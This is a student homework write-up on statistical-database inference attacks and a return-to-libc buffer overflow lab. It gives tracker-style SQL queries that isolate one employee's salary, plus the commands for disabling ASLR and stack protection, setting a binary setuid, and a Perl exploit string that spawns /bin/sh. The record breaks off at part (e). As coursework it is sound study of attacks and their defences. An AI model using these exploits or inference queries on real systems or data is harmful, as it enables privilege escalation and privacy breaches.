Homework 06

Md Moniruzzaman Monir, # 50291708

November 13, 2018

Problem 01 - Statistical Database

Solution:

a) A query can be formed using operators OR, AND, and NOT and can contain the functions :
count(c), sum(c, a), max(c, a), min(c, a) and avg(c, a).
Here, c is a query constraint and a is an attribute over which is computed the arithmetic function for all records that matched the query.

General Restrictions : "Name" attribute can't be used in a query.

There is no query size restriction, and it is known to the questioner that **Toner is a female EE faculty**.
I assume the name of the given table as **"Employee"**.

Query to reliably determine Toner's Salary :

```
SELECT sum(Department = EE AND Position = Faculty AND Sex = F, Salary),
       count(Department = EE AND Position = Faculty AND Sex = F, Salary)
FROM Employee
```

The count will show that there is 1 record, and sum will thus give the salary of Toner.

b) The attacker can use **Tracker** to know the salary of Toner. Attacker can also use the techniques to query all the records for inference as there is no upper limit restriction and no query overlap size restriction. I am using the second approach of taking advantage of no upper limit restriction.

The below query will give the count of total records and sum of salary of all employees. This is possible as there is **no upper limit restriction** and **no query overlap size restriction**

```
SELECT sum(Sex = F OR Sex = M, Salary),
       count(Sex = F OR Sex = M, Salary)
FROM Employee
```

Now the attacker wants to know the salary of Toner and attacker knows that Toner is female EE faculty. So, he will formulate the below query to know how many records are there being female EE faculty and the sum of those records. If the count is less than the previous count by 1 then the salary of Toner will be known by subtracting the sum of this query from the sum of previous query.

```
SELECT sum( NOT(Department = EE AND Position = Faculty AND Sex = F),Salary ),
count( NOT(Department = EE AND Position = Faculty AND Sex = F),Salary)
FROM Employee
```

c) Now there is a lower query size limit of 2 (and no upper limit), but any two queries can overlap by at most 1 record (i.e., a query that overlaps a previous query by more than 1 record is rejected).

First Query:

```
SELECT count(Department = EE AND Position = Faculty), Salary),
       max(Department = EE AND Position = Faculty), Salary),
       min(Department = EE AND Position = Faculty), Salary),
FROM Employee
```

The output of the above query will be 2, 125 and 90. So the query returns two records and among these two records one is Toner. As there is 2 records, so Toner's salary will be either **125 or 90**.

Second Query:

```
SELECT count(Department = EE AND Sex = F), Salary),
       max(Department = EE AND Sex = F), Salary),
       min(Department = EE AND Sex = F), Salary),
FROM Employee
```

The output of the above query will be 2, 90 and 28. So the query returns two records and among these two records one is Toner. As there is 2 records, so Toner's salary will be either **90 or 28**.

So, we can see that Toner is the common record of the above two queries. It doesn't violate the constraints of query overlap. Now it is easy to infer that Toner's salary will be the common value of the max and min output set of two queries. Here, max and min of first query = $\{125, 90\}$
max and min of second query = $\{90, 28\}$
So, the common value of these two sets will be Toner's salary which is 90.

Problem 02 - Return to libc (RTL) attack

Solution:

a) **Description of the steps performed** :


- By default, core files are not created when a program crashes or segmentation fault happens as the size of core dump files is 0. So, I checked the size of core dump and set it to unlimited.

```
-- checking the size of core dump

    ulimit -a
    ulimit -aH

-- Set the size unlimited

    ulimit -c unlimited
```




- Then I set the directory of the core dumps by modifying the parameter **kernel.core_pattern**.


```
-- See the value of the parameter "kernel.core_pattern"

cd /sbin/sysctl -a | grep 'kernel.core_pattern'

-- Set the directory

sudo sysctl -w kernel.core_pattern=/tmp/core-%e.%p.%h.%t
```






- I stop address space randomization by changing the parameter **kernel.randomize_va_space** by the below command.

```
sudo sysctl -w kernel.randomize_va_space=0
```

- I stuck for a long time when I was trying to find the amount of space allocated to local variables as the buffer flow was not happening and the return address was not overflowing by the input variables 'A'. Later I realize that Ubuntu 12.04 uses stack protection (StackGuard). Then I disabled this by compiling my program by gcc with the **-fno-stack-protector flag** and buffer overflow works.
The command is :


```
-- Here, retlib.c is the program I used to determine the amount of
space allocated to local variable.

gcc -g -fno-stack-protector -m32 retlib.c -o retlib
chmod 4755 retlib
```




- I create a new environment variable **MYSHELL** for the shell string.

```
export MYSHELL="/bin/sh"
env | grep MYSHELL
```




- I find the buffer length by running the below command with several value until the return address is completely overwritten by ”A”. The commands are :

```
gdb retlib
run $(python -c 'print "A"*21')
info register
```



- Then I get the address of system() and exit() function. These are library functions already loaded into the memory. The necessary commands are given below :

```
gdb retlib
b main
r
p system
p exit
```



- Finally I generate the exploit string and get the shell by running the retlib.c script. Later, I use the fread() for reading the exploit string from a file.

```
EIP smash = 21 - 4 = 17 (due to padding)
system () = 0xb7e5f430
exit() =  0xb7e52fb0
/bin/sh = 0xbffffe8a

`perl -e 'print "A"x17."\x30\xf4\xe5\xb7\xb0\x2f\xe5\xb7\x8a\xfe\xff\xbf"'
```

b) **Changes to the default configuration** :

- Set the size of core dump to unlimited.
- Change the directory of core file dumps and naming pattern of core dumps by modifying the parameterkernel.corepattern.
- Turn off address space randomization for the first attack by changing the parameter kernel.randomize_va_space.
- Compile my program by gcc with the-fno-stack-protector flag. Thus turn off the StackGuard.
- Add a new environment varibale MYSHELL for the shell.


I described all these changes in details with screen shots in part (a).

c) **Addresses of system(), exit() and amount of space allocated to local variables** :

```
Amount of space allocated to local variables : 21 bytes
0xbffffe8a - address of "/bin/sh" [MYSHELL]
0xb7e5f430 - address of system()
0xb7e52fb0 - address of exit()
```

d) **Approach for address randomization :** I compile the vulnerable program retlib.c with the address randomization turned on and perform the same attack as above. I get a segmentation fault error. Since address randomization is turned on, the address of the environment variable, system function location and

the exit function location keeps changing randomly as we can see from the screenshots below. So the probability of exploiting the vulnerability becomes very less as we cant guess the addresses. This acts as a good protection mechanism against buffer overflow vulnerability



e) **Execution of the attack :**